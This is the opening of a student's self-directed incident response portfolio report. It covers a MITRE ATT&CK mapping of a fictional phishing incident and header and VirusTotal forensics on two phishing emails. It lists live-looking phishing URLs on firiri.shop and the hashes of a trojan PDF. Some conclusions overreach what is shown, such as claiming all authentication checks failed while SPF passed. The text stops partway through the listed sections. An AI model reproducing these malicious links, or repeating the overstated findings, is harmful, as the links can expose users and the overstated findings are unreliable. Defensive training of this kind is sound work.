

Attack Analysis and Incident Response

Investigators: Derek Huang

Date: 10/01/2026

Confidential For Academic Use Only

Self-directed Project

Table of Contents

- 1. Introduction**
 - 1.1 Overview
 - 1.2 Objectives
 - 1.3 Scope
 - 1.4 Analysis Environment
 - 1.5 Tools Used
 - 1.6 Disclaimer
- 2. Executive Summary**
- 3. Methodology**
- 4. Mapping Adversary Behaviours Using MITRE ATT&CK**
- 5. Phishing Email Forensics**
 - 5.1 Text Editor Analysis
 - 5.2 Email Forensics Using Online Platform
- 6. Network Packet Capture Analysis Lab 1**
 - 6.1 Analysis
- 7. Network Packet Capture Analysis Lab 2**
 - 7.2 Analysis
- 8. IDS Rule Creation based on Scenarios**
 - 8.1 Suricata Configuration and IDS mode in Kali Linux VM
 - 8.2 Custom Suricata rule/signature file
 - 8.3 Suricata rule creation based on scenario
 - 8.4 Generating alerts to test the rules
- 9. Proactive Threat Hunting Lab 1**
 - 9.1 Setup
 - 9.2 Hypothesis
 - 9.3 Investigation
 - 9.4 Attack Timeline
 - 9.5 MITRE ATT&CK Mapping
- 10. Proactive Threat Hunting Lab 2**
 - 10.1 Setup
 - 10.2 Analysis
 - 10.3 Hypothesis
 - 10.4 Detailed Investigation
 - 10.5 Attack Overview
 - 10.6 MITRE ATT&CK Mapping
 - 10.7 Security Incident Justification
- 11. Incident Response (Lab2)**

1. Introduction

1.1 Overview

This report documents a self-directed practical project simulating real-world attack analysis and incident response activities across six exercises: adversary behaviour mapping using the MITRE ATT&CK framework, phishing email forensics, network packet capture analysis, Intrusion Detection System (IDS) deployment with custom rule authoring, and two proactive threat hunting labs. All investigations were conducted inside isolated virtual machines using fictional, self-created scenarios and data, in line with standard cybersecurity operations practices.

The project is structured to reflect the practical workflow of a SOC analyst or incident responder: understanding adversary tactics through structured frameworks, identifying malicious artifacts in raw data (emails, packet captures, logs), configuring and tuning detection tooling, and conducting evidence-based threat hunting to uncover and document full attack chains.

1.2 Objectives

This project was conducted with the following objectives:

- Map simulated adversary behaviour to the MITRE ATT&CK framework to build structured, industry-standard incident narratives
- Identify malicious indicators in phishing emails through manual header analysis and sandbox tooling
- Analyse network packet captures to detect and validate multiple classes of network attacks
- Deploy and configure an IDS (Suricata) and author custom detection rules for C2 traffic, data exfiltration, and DNS tunnelling
- Conduct proactive threat hunting against Suricata alert logs using command-line tooling (jq) to uncover multi-stage intrusions
- Document all findings, hypotheses, and conclusions in accordance with incident response and threat intelligence best practices

1.3 Scope

The scope of this project covers six self-contained exercises, each simulating a distinct stage or discipline within attack analysis and incident response:

1. MITRE ATT&CK adversary behaviour mapping (scenario-based)
2. Phishing email forensics (two email samples, manual and sandbox-based analysis)
3. Network packet capture analysis (two pcap files, DDoS-focused)
4. Suricata IDS configuration and custom rule development
5. Proactive threat hunting Lab 1 (pcap-derived alert log)
6. Proactive threat hunting Lab 2 (large-scale, multi-attacker alert log)

All scenarios, IP addresses, domains, and organisations referenced in this report are fictional and were created solely for educational and portfolio purposes. Findings are specific to the artifacts analysed and are not representative of any real organisation, individual, or ongoing threat campaign.

1.4 Analysis Environment

All analysis was conducted in isolated environments to ensure safe handling of simulated malicious artifacts:

- **Phishing analysis** was conducted using a text editor for manual header inspection, combined with the PhishTool sandbox platform and VirusTotal for indicator validation.
- **Network packet analysis** was performed offline in Wireshark against static pcap files, with no live traffic generation against production systems.
- **IDS deployment and rule testing** was performed on a Kali Linux virtual machine running Suricata in IDS mode, with all test traffic generated and contained locally.
- **Threat hunting labs** were conducted against pre-generated Suricata alert logs (JSON format), parsed and analysed using jq on the same isolated Kali Linux environment.

1.5 Tools Used

Tool	Purpose
MITRE ATT&CK Framework	Adversary tactic, technique, and procedure (TTP) mapping
Wireshark	Packet capture analysis and protocol-level investigation
Suricata	IDS deployment, traffic monitoring, and custom rule detection
jq	JSON log parsing and command-line threat hunting
PhishTool	Phishing email sandbox and header analysis
VirusTotal	URL, file, and hash reputation analysis
OSINT	IP attribution and geolocation
Kali Linux	IDS host environment

1.6 Disclaimer

This report documents simulated attack scenarios created solely for educational and defensive research purposes. All incidents, IP addresses, domains, organisations, and individuals referenced in this report are fictional and do not represent real entities or events. All testing and analysis was conducted in isolated, non-production environments with no impact to external systems or networks.

The techniques, detection rules, and IOCs documented within this report are provided for the purpose of improving detection engineering, threat hunting capability, and incident response skill, and must not be used to develop, deploy, or facilitate malicious activity.

This report does not constitute legal advice, and any detection rules or remediation recommendations should be validated against a specific environment prior to production deployment.

2. Executive Summary

This report documents a self-directed project simulating six core disciplines of attack analysis and incident response: adversary behaviour mapping, phishing forensics, network traffic analysis, IDS deployment, and proactive threat hunting.

The MITRE ATT&CK mapping exercise modelled a university phishing incident, tracing a full 10-stage attack chain from initial spear phishing through to cloud-based data exfiltration, demonstrating the ability to translate a narrative incident into structured, framework-aligned technique classifications.

Phishing email forensics were conducted on two email samples using both manual header analysis and sandbox tooling (PhishTool). Both emails were conclusively identified as phishing attempts through domain inconsistencies across Reply-To, Return-Path, and Message-ID fields, failed SPF/DKIM/DMARC authentication, and malicious hyperlinks confirmed via VirusTotal — including one sample with a malicious trojan-laced PDF attachment.

Network packet capture analysis identified and validated six distinct network attack patterns across two pcap files: an ICMP flood, a TCP ACK flood/port scan, HTTP GET and POST floods, a TCP SYN flood, and a CDN cache-bypass HTTP flood. Each finding was supported by protocol-level evidence, including hardcoded TCP sequence numbers, fixed window sizes, identical or outdated User-Agent strings, and abnormal request timing — all inconsistent with human-driven traffic.

An operational Suricata IDS was deployed and configured on a Kali Linux virtual machine, including custom rule authoring for three attack classes: HTTP-based C2 communication, HTTPS-based data exfiltration, and DNS tunnelling (both long-domain and high-frequency chunked variants). All rules were successfully tested and validated against live-generated traffic.

Two proactive threat hunting labs were conducted against Suricata-generated alert logs using jq. Lab 1 uncovered a multi-stage QakBot-to-Gozi banking trojan infection, including malware delivery via a compromised WordPress site, encrypted C2 beaconing, DNS manipulation, and credential theft — fully reconstructed into an attack timeline and mapped to MITRE ATT&CK. Lab 2 investigated a significantly larger 100,000-alert log, uncovering an 8-day coordinated campaign involving three distinct external attackers conducting Redis exploitation, MongoDB reconnaissance and brute-forcing, internal C2 relay via a compromised server, and confirmed exfiltration of a production database affecting over 250 internal workstations.

Across all six exercises, findings were documented using evidence-based hypothesis testing, OSINT-supported attribution, and structured incident timelines, with the two threat hunting labs culminating in full MITRE ATT&CK mappings and, for Lab 2, a complete NIST-aligned incident response walkthrough covering preparation, detection and analysis, containment/eradication/recovery, and post-incident activity.

3. Methodology

The project followed a structured, exercise-based methodology, with each phase simulating a distinct function within a security operations or incident response workflow.

Phase 1: Adversary Behaviour Mapping

- A realistic fictional scenario was constructed involving phishing-based initial access, credential theft, lateral movement, and cloud exfiltration.
- Each stage of the scenario was manually mapped to the corresponding MITRE ATT&CK tactic and technique using the official ATT&CK Enterprise Matrix, producing a structured 10-stage technique breakdown.

Phase 2: Phishing Email Forensics

- Email headers were extracted and manually reviewed in a text editor, examining Message-ID, Sender, Reply-To, Return-Path, and authentication results (SPF/DKIM/DMARC) for inconsistencies.
- Extracted hyperlinks were validated against VirusTotal to confirm malicious classification and vendor detection rates.
- A second email was independently analysed using the PhishTool sandbox platform to cross-validate manual findings and assess attached file risk (PDF hash submitted to VirusTotal).
- Findings from both methods were consolidated into a verdict with supporting evidence for each email.

Phase 3: Network Packet Capture Analysis

- Packet captures were opened in Wireshark and initially triaged using the Conversations window to identify anomalous traffic volumes and durations.
- Suspicious conversations were isolated using targeted display filters (e.g. ip.addr, tcp.flags, http.request.method) to confirm attack type.
- Protocol-level evidence (TTL behaviour, TCP flag sequences, sequence number randomness, window sizes, User-Agent consistency, HTTP response codes) was used to distinguish automated attack traffic from legitimate activity.
- Each identified attack pattern was independently investigated, filtered, and confirmed before being added to the consolidated attack list.

Phase 4: IDS Deployment and Custom Rule Development

- Suricata was installed and configured in IDS mode on a Kali Linux virtual machine, with HOME_NET and interface settings validated against the host's network configuration.
- A custom rules file was created and registered in suricata.yaml, with configuration issues (missing rules file, incorrect default rule path) identified and resolved iteratively.
- Three custom detection rules were authored for HTTP-based C2 traffic, HTTPS-based data exfiltration, and DNS tunnelling, each justified against real-world adversary behaviour patterns.
- Each rule was tested by generating matching traffic via scripted curl and dig commands, with successful detection confirmed against Suricata's fast.log.

Phase 5: Proactive Threat Hunting

- Suricata was used to convert raw pcap files into structured JSON event logs for Lab 1, while Lab 2 used a pre-generated large-scale alert log.
- jq was used to progressively filter and aggregate alert data (by signature, source IP, destination port, and severity) to build an initial picture of alert volume and attack surface.

- Evidence-based hypotheses were formed for each suspicious pattern identified, then individually investigated using targeted jq queries against both alert and raw event data.
- OSINT tools were used to attribute and contextualise external IP addresses (hosting provider, geolocation, ASN).
- Confirmed findings were assembled into a chronological attack timeline and mapped to MITRE ATT&CK techniques.

Phase 6: Reporting

- Findings from all six exercises were consolidated into this formal report, including supporting evidence, ATT&CK mappings, attack timelines, and (for Lab 2) a full NIST Incident Response lifecycle write-up with remediation recommendations.
- All environments and tooling were left in a documented, reproducible state to support future reference or extension.

4. Mapping Adversary Behaviours Using MITRE ATT&CK

The following site is used: <https://attack.mitre.org/matrices/enterprise/>

Scenario:

A university department experiences a security incident involving unauthorized access to internal resources. An employee in the IT support unit receives a message through the organisation's collaboration platform from what appears to be a colleague asking for help reviewing a shared document related to a current project. The message contains a link that redirects the employee to a login page that closely resembles the university's authentication portal.

Believing that their session has expired, the employee enters their credentials. Shortly after, an unknown user successfully logs into the organisation's remote access service using those credentials.

Over the following days, unusual activity occurs within the internal network. Several systems are accessed using built-in administrative tools, and scripts are executed in the background on one machine. The scripts periodically communicate with an external server and appear to retrieve instructions. During this time, multiple shared folders containing financial and research-related documents are accessed and compressed.

Later, outbound network traffic shows data being transmitted to an external cloud storage service. Before the activity stops, some system logs and temporary files related to executed tools are removed.

MITRE ATT&CK Mapping

1. **Initial Access:**
 - **Technique: Spear Phishing (T1566.002):** The phishing email contains a login form that imitates a legitimate login form to gain victim credentials.
2. **Execution:**
 - **Technique: User Execution (T1204):** The victim enters credentials, satisfying the attacker's malicious intent. Thus, the victim's machine is compromised.
 - **Technique: Command and Scripting Interpreter (T1059):** The attacker executes scripts in the background of the compromised machine.
3. **Persistence:**
 - **Technique: Valid Accounts (T1078):** The attacker abuses credentials of existing accounts in order to gain access.
4. **Defense Evasion:**
 - **Technique: Indicator Removal: File Deletion (T1070.004):** The attacker deletes files such as logs left behind by any actions of their malicious activity such as tools.
5. **Credential Access:**
 - **Technique: Input Capture: Web Portal Capture (T1056.003):** The mimicked login form uses a web portal to capture and transmit stolen credentials to the service.
6. **Discovery:**
 - **Technique: File and Directory Discovery (T1083):** Multiple shared folders containing private information are accessed suggesting the adversary has enumerated files.
7. **Lateral Movement:**
 - **Technique: Remote Services (T1021):** The attacker moves across systems by accessing built-in administrative tools.
8. **Collection:**

- **Technique: Archive Collected Data: Archive via Utility (T1560.001):** The adversary uses scripts to compress multiple shared folders before exfiltrating it.

9. Command and Control:

- **Technique: Application Layer Protocol: Web Protocols (T1071.001):** The attacker executes scripts that communicate with an external server that sends instructions back.

10. Exfiltration:

- **Technique: Exfiltration to Cloud Storage (T1567.002):** Data is exfiltrated to an external cloud storage service.

5. Phishing Email Forensics

5.1 Text Editor Analysis

```
1 Received: from S30PR19MB4606.namprd19.prod.outlook.com (::1) by
2 MW8PR19MB6312.namprd19.prod.outlook.com with HTTPS; Thu, 10 Aug 2023 10:43:34
3 +0000
4 Received: from BN8PR84CA0048.namprd04.prod.outlook.com (2603:10b6:408:d4::22)
5 by S30PR19MB4606.namprd19.prod.outlook.com (2603:10b6:a03:289::22) with
6 Microsoft SMTP Server (version=TLS1_2,
7 cipher=TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384) id 15.20.6652.28; Thu, 10 Aug
8 2023 10:43:33 +0000
9 Received: from BN8NAM04FT025.eop-NAM04.prod.protection.outlook.com
10 (2603:10b6:408:d4:cafe::2c) by BN8PR84CA0048.outlook.office365.com
11 (2603:10b6:408:d4::22) with Microsoft SMTP Server (version=TLS1_2,
12 cipher=TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384) id 15.20.6652.30 via Frontend
13 Transport; Thu, 10 Aug 2023 10:43:32 +0000
14 Authentication-Results: spf=pass (sender IP is 80.96.157.110)
15 smtp.mailfrom=firiri.shop; dkim=none (message not signed)
16 header.d=none;dmarc=fail action=none header.from=newsletter.otto.de;
17 Received-SPF: Pass (protection.outlook.com: domain of firiri.shop designates
18 80.96.157.110 as permitted sender) receiver=protection.outlook.com;
19 client-ip=80.96.157.110; helo=tzkmztdauizldapkhkjqxwsmsei.ubrey9; pr=C
20 Received: from tzkmztdauizldapkhkjqxwsmsei.ubrey9 (80.96.157.110) by
21 BN8NAM04FT025.mail.protection.outlook.com (10.13.161.8) with Microsoft SMTP
22 Server id 15.20.6678.18 via Frontend Transport; Thu, 10 Aug 2023 10:43:33
23 +0000
24 X-IncomingHeaderMarker:
25 OriginalChecksum: 04CF696815767AC160142CB1338B18A99FE835F42749997138807FAB86CD2048;UpperCasedChecksum: 8E198B335C0FC766919580F60771E64681B0F5C0281055277698B3CFAD218058;SizeAsReceived:469;Count:11
26 Message-Id: <myhBPdc.41309.186+=phishing@pot@firiri.shop>
27 From: KetoXplode Gummies Diet <otto-newsletter@newsletter.otto.de>
28 Subject: Individuelle Prognose für schnellen Gewichtsverlust 🥳🥳
29 Reply-To: reply_to@firiri.shop
30 To: phishing@pot
31 Cc: phishing@pot
32 Content-Transfer-Encoding: 7bit
33 Content-Type: text/html; charset=UTF-8
34 Date: Thu, 10 Aug 2023 12:42:37 +0200
35 Sender: hellokotto-newsletter@newsletter.otto.de>
36 X-IncomingHeaderCount: 11
37 Return-Path: return@firiri.shop
38 X-MS-Exchange-Organization-ExpirationStartTime: 10 Aug 2023 10:43:33.3810
```

I. Extracted Information

Message ID - <myhBPdc.41309.186+=phishing@pot@firiri.shop>

Sender - From: KetoXplode Gummies Diet <otto-newsletter@newsletter.otto.de>

Subject Line - Individuelle Prognose für schnellen Gewichtsverlust

Reply-To - reply_to@firiri.shop

Return path - reply_to@firiri.shop

Timestamp - Thu, 10 Aug 2023 12:42:37 +0200

Content Type - text/html; charset=UTF-8

SPF Authentication / IP - Authentication-Results: spf=pass (sender IP is 80.96.157.110)

DKIM Authentication - smtp.mailfrom=firiri.shop; dkim=none (message not signed)

DMARC Authentication - header.d=none;dmarc=fail action=noneheader.from=newsletter.otto.de;

II. Content Analysis

Findings;

- **Sender** - “From: KetoXplode Gummies Diet <otto-newsletter@newsletter.otto.de>.” This is the source email address, and can be used to check for inconsistencies throughout the email contents.
- **Subject Line** - The subject line is written in German, when translated means “Individual prognosis for rapid weight loss.” This is a social engineering technique to lure victims because it is;
 - **Too good to be true** - a random email from nowhere is promising rapid weight loss. A way to catch the eye of anyone with health issues.
 - **Manipulating psychological emotions** - appearances and health are often insecurities people have so reading “rapid weight loss” can make them believe that there is a quick solution to their insecurity.
- **Reply** - “Reply-To: reply_to@firiri.shop”. There is a discrepancy that heavily implies this is a phishing email. Legitimate emails will have consistent domains. Any reply or interaction to the email will be forwarded to “firiri.shop” where they can see the victim’s information.

- **Return** - “return@firiri.shop”. Another discrepancy that heavily implies phishing. The return path does not match the sender domain, indicating that the email originated from a different domain than the one displayed. The return path is set during SMTP transmission and will reflect the actual sender.
- **Message ID** - “<myhBPdc.41309.186+=phishing@pot@firiri.shop>”. The domain in the message ID should always reflect the sender. The sender is “otto.de” but there is a mismatch which indicates that the email is spoofing the source email.
- **Content Type** - “Content-Type: text/html; charset=UTF-8”. The content type indicates that the email is written in HTML. This allows for fake interfaces which can be coded to disguise malicious links.
- **SPF Authentication** - “Authentication-Results: spf=pass (sender IP is 80.96.157.110)”. SPF verifies if a sending IP address is authorised to be sending emails based on their specific domain. In this email, 80.96.157.110 is authorised to be sending emails based on “firiri.shop”. The SPF actually validates “firiri.shop” not “otto.de” which is supposed to be the claimed sender. Hence, there is a domain discrepancy.
- **DKIM Authentication** - “dkim=none”. DKIM signatures are a cryptographic verification that ensures an email’s integrity. Since there is no DKIM, there is no proof that otto.de is actually the one sending the email or has actually been tampered with in transmission.
- **DMARC Authentication** - “dmarc=fail”. A fail means the email has failed authentication checks such as SPF and DKIM. Neither SPF nor DKIM align with “otto.de”. Hence, DMARC authentication flags it as failed.

Conclusions;

- The sender domain is spoofed due to inconsistencies in the Reply-To, Return-Path , Message ID and authentication results.
- High likelihood of being a phishing scam due to many inconsistencies with domains, social engineering techniques and authentication results.

III. Extracted Hyperlinks / Analysis with VirusTotal

Potential Malicious Hyperlinks

http://bsq2.firiri.shop/K0M1RGV6S24zUE1XTlpmbHQ0UGVJaTBiZkFHVGIKWGtKYm9sQ3FCK1V0YVVCTW9iWDNOY2RmYjVKeGpXb0RUYNpOZ01qVjBMcjJOc1dVMGxyM2orMWc9PQ__

http://bsq2.firiri.shop/a1UwNG5xbDZmOVJsNklkQU9qOEhyVSsrYlJKWjhNWGpMY3k4QVAxOFRLl2NjT2JNbIRTOTRET1ZKKzVWdTJlakgvRDFnUUwyTFZsR21tc1prNXEzNEE9PQ__

http://bsq2.firiri.shop/YStBa1BiNjBpQjJ6ZG1YNzR4QmFCMUFrOHRSaFlNaWxnemRkMDdQQ2hEUmJ1YjE0Wi9TOUY1WTV4eitWTVJVOGYxTIRIZVNnK2hZVGp1UkVwL2FVY3c9PQ__

VirusTotal Analysis

8

/ 95

Community Score

8/95 security vendors flagged this URL as malicious

Reanalyze Search More

http://bsq2.firiri.shop/K0M1RGV6S24zUE1XTlpmbHQ0UGVJaTBizkFHVGIKWGtKYm9sQ3FC...
bsq2.firiri.shop

Last A...
8 days ag

DETECTION

DETAILS

COMMUNITY

Security vendors' analysis ⓘ

Do you want to automate checks?

alphaMountain.ai	ⓘ Phishing	BitDefender	ⓘ Malware
Fortinet	ⓘ Malware	G-Data	ⓘ Malware
Kaspersky	ⓘ Phishing	Lionic	ⓘ Phishing
Sophos	ⓘ Phishing	Webroot	ⓘ Malicious
LevelBlue	ⓘ Suspicious	Abusix	✔ Clean
Acronis	✔ Clean	ADMINUSLabs	✔ Clean

11

/ 95

Community Score

11/95 security vendors flagged this URL as malicious

Reanalyze Search More

http://bsq2.firiri.shop/a1UwNG5xbDZmOVJsNklkQU9qOEhyVSsrYlJKWjhNWGpMY3k4QVAx...
bsq2.firiri.shop

Last A...
1 day ago

DETECTION


DETAILS

COMMUNITY

Security vendors' analysis ⓘ

Do you want to automate checks?

ADMINUSLabs	ⓘ Malicious	alphaMountain.ai	ⓘ Phishing
BitDefender	ⓘ Malware	Chong Lua Dao	ⓘ Malicious
CyRadar	ⓘ Phishing	Fortinet	ⓘ Malware
G-Data	ⓘ Malware	Kaspersky	ⓘ Phishing
Lionic	ⓘ Phishing	Sophos	ⓘ Phishing
Webroot	ⓘ Malicious	Abusix	✔ Clean
Acronis	✔ Clean	AILabs (MONITORAPP)	✔ Clean




Analysis of VirusTotal;

- The extracted hyperlinks under the domain “firiri.shop” all were flagged as malicious by multiple security vendors.
- All the hyperlinks contain malware
- All the hyperlinks were flagged as phishing attempts

Other Hyperlinks

<https://t.co/mvSRObYnj7>



- This hyperlink is not malicious
- [t.co](https://t.co/mvSRObYnj7) is a URL shortener meaning that the attacker is converting the malicious URLs into the shortened one.
- The original URL cannot be seen by the user at all and will bypass email filters because they scan URLs for known malicious domains.

IV. Verdict

The email is most definitely a phishing scam because;

- Social Engineering techniques are at play such as appealing to human emotions and urgency.
- There are domain inconsistencies scattered everywhere in the header.
 - Claimed sender is otto.de
 - Return-path states “firiri.shop”, should be otto.de

- Reply-to states “firiri.shop”, should be otto.de
- Message ID states “firiri.shop”, should be otto.de
- All email authentication checks have failed.
 - SPF passes but it’s incorrect domain validation
 - DKIM does not exist
 - DMARC authentication has failed.
- The email contains malicious hyperlinks disguised as t.co links.
- The original hyperlinks all contain malware and were flagged as phishing attempts.

5.2 Email Forensics using Online Platform

Platform Used - <https://app.phishtool.com/>

The screenshot shows the PhishTool interface for an email analysis. The email subject is "Crédito IR Liberado - v5V0ZVRe1HjazliqQoYz". The left sidebar shows various tabs: Details, Authentication, URLs, Attachments, Transmission, and X-headers. The main content area displays the email header information:

- From:** sel553r@gmail.com
- Display name:** [BB] - Comunicado ao cliente - Cod. 3391350884491727
- Sender:** None
- To:** phishing@pot
- Cc:** None
- In-Reply-To:** None
- Timestamp:** 2023-07-29T18:08:24Z
- Reply-To:** None
- Message-ID:** <d21e5a021950b9fdd1a0b7a0c059612@gmail.com>
- Return-Path:** sel553r@gmail.com
- Originating IP:** 209.85.222.173 (Received-SPF)
- rDNS:** mail-qk1-f173.google.com

The right sidebar shows the rendered HTML content of the email, which includes a header "E-mail cliente: phishing@pot," and a body text "Valor disponível para crédito em conta imediatamente." followed by "Informações em anexo." and a code "Codigo: 020347259206251 ; Emitido as 06:08:24 PM".

The screenshot shows the PhishTool interface for the same email analysis, focusing on the authentication results. The left sidebar shows the Authentication tab selected. The main content area displays the authentication results:

- SPF:** PASS
- Originating IP:** 209.85.222.173 (Received-SPF)
- rDNS:** mail-qk1-f173.google.com
- Return-Path domain:** gmail.com
- SPF record:** v=spf1 redirect=_spf.google.com
- DKIM:** NEUTRAL
- Verification(s):** 1 Signature - 1 NEUTRAL
- Selector:** 20221208_domainkey.gmail.com (Signature 1 of 1)
- Signing domain:** gmail.com
- Algorithm:** rsa-sha256
- Verification:** NEUTRAL
- DMARC:** PASS
- From domain:** gmail.com
- DMARC record:** v=DMARC1; p=none; sp=quarantine; rua=mailto:mailauth-reports@google.com

The right sidebar shows the rendered HTML content of the email, which includes a header "E-mail cliente: phishing@pot," and a body text "Valor disponível para crédito em conta imediatamente." followed by "Informações em anexo." and a code "Codigo: 020347259206251 ; Emitido as 06:08:24 PM".

The screenshot shows the PhishTool interface for the same email analysis, focusing on the attachment details. The left sidebar shows the Attachments tab selected. The main content area displays the attachment details:

- (1) U1vn48GmdQr.pdf**
- File name:** U1vn48GmdQr.pdf
- File size:** 97.38 KB
- File type:** PDF
- MD5:** 920b39742dcf9f937ace8ae280e9ac2
- SHA-1:** 86e6d8b2cc1cdcb50daefaeddd3466f279991311
- SHA-256:** 831b3c4cfe0ff181e09a584d180d4ff5b9963a1e7be5e25d6b857ad63713d024
- VirusTotal:** [Link]
- PDF analysis:** No JavaScript, No automatic action, Not encrypted

The right sidebar shows the rendered HTML content of the email, which includes a header "E-mail cliente: phishing@pot," and a body text "Valor disponível para crédito em conta imediatamente." followed by "Informações em anexo." and a code "Codigo: 020347259206251 ; Emitido as 06:08:24 PM".

I. Extracted Information

Display Name - [BB] - Comunicado ao cliente - Cod. 3391350884491727

Subject - Crédito IR Liberado

Context - Valor disponível para crédito em conta imediatamente.

Message ID - <d21e5a021950b9fdf1aab7fa0c059612@gmail.com>

Sender - sel553r@gmail.com

Return path - sel553r@gmail.com

Timestamp - 2023-07-29T18:08:24Z

SPF Authentication / IP - Authentication-Results: spf=pass (sender IP is 209.85.222.173)

DKIM Authentication - smtp.mailfrom=gmail.com; dkim=pass (signature was verified)

DMARC Authentication - header.d=gmail.com;dmARC=pass action=none

header.from=[gmail.com](mailto:sel553r@gmail.com);compauth=pass

Attachments - U1vn48GmdQr.pdf

II. Content Analysis

Findings;

- **Sender** - The claimed sender is "sel553r@gmail.com", this can be used to check for inconsistencies throughout the email contents.
- **Display Name** - "[BB] - Comunicado ao cliente" does not match "sel553r@gmail.com". There is an inconsistency between the display name and the sender.
- **Subject/Context** - Written in Portuguese and when translated, the subject line means "IR Credit Released" and context means "Funds available for immediate credit to your account."
 - **Financial lure** - money is very common in phishing scams because it presents the victim the sense of urgency and curiosity.
 - **Sender Email Discrepancy** - the sender email is a Gmail account but banks or governments never use Gmail accounts.
- **Return-path** - "sel553r@gmail.com" is consistent with the claimed sender's email.
- **SPF Authentication** - "spf=pass (sender IP is 209.85.222.173)", since return-path is consistent, IP address 209.85.222.173 is a legitimate origin for the email.
- **DKIM Authentication** - "dkim=pass". Although DKIM is stated as passed, the sandbox has flagged it as neutral. The message body hash was not verified and this can be a sign of the message body being altered in transit or a problem with the signing domain's implementation of DKIM.
- **DMARC Authentication** - "dmARC=pass", DMARC tests have passed, the email is authentic and has been sent from the domain "sel553r@gmail.com"
- **Attachment** - The pdf attachment has been flagged as malicious

Conclusion

- High likelihood of being a phishing scam. There are inconsistencies between the sender email and the display name, subject and contents of the email are extremely suspicious because money and urgency is at play and official businesses such as banks would never use Gmail accounts.
- This is an impersonation scam.

III. Attached File Analysis Using VirusTool

Attachments - U1vn48GmdQr.pdf

Converted SHA256 Hash -

831b3c4cfe0ff181e09a584d180d4ff5b9963a1e7be5e25d6b857ad63713d024

18

/ 64

Community Score

18/64 security vendors flagged this file as malicious

Reanalyze

Similar

More

831b3c4cfe0ff181e09a584d180d4ff5b9963a1e7be5e25d6b857ad63713d024

U1vn48GmdQr.pdf

Size: 97.38 KB

Last Analysis Date: 3 hours ago

PDF

pdf

acroform

attachment

DETECTION

DETAILS

RELATIONS

BEHAVIOR

COMMUNITY 3

Crowdsourced YARA rules

Matches rule **Adobe_Type_1_Font** from ruleset **Adobe_Type_1_Font** at <https://github.com/inQuest/yara-rules-vt> by **InQuest Labs**

This signature detects an Adobe Type 1 Font. The Type 1 Font Format is a standardized font format for digital imaging applications. - 2 hours ago

Popular threat label

trojan.

Threat categories

trojan

phishing

Security vendors' analysis

Do you want to automate checks?

AliCloud	Suspicious	ALYac	Trojan.GenericKD.73867834
Arcabit	Trojan.Generic.D467223A	Arctic Wolf	Unsafe
Avast	PDF:MalwareX-gen [Phish]	AVG	PDF:MalwareX-gen [Phish]
BitDefender	Trojan.GenericKD.73867834	CTX	Pdf.trojan.generic
Cynet	Malicious (score: 99)	Emsisoft	Trojan.GenericKD.73867834 (B)
eScan	Trojan.GenericKD.73867834	ESET-NOD32	PDF/Phishing.Agent.XDD Trojan
GData	Trojan.GenericKD.73867834	Google	Detected
Ikarus	Trojan.PDF.Phishing	QuickHeal	Cld.pdf.trojan.1764025016
Tencent	Pdf.Trojan.Pdf.Hajl	VIPRE	Trojan.GenericKD.73867834
Acronis (Static ML)	Undetected	AhnLab-V3	Undetected

Analysis of VirusTotal

- The attached PDF file to the email is malicious.
- The PDF file contains trojan malware.

IV. Conclusion on Sandbox Platform

A sandbox platform like <https://app.phishtool.com/> helps determine whether emails are legitimate or phishing because of;

- **Sandbox Environment** - the email contents are hosted inside a sandbox meaning it is an isolated environment, there is no need of worrying about risking your system from being compromised when experimenting or analyzing an email.
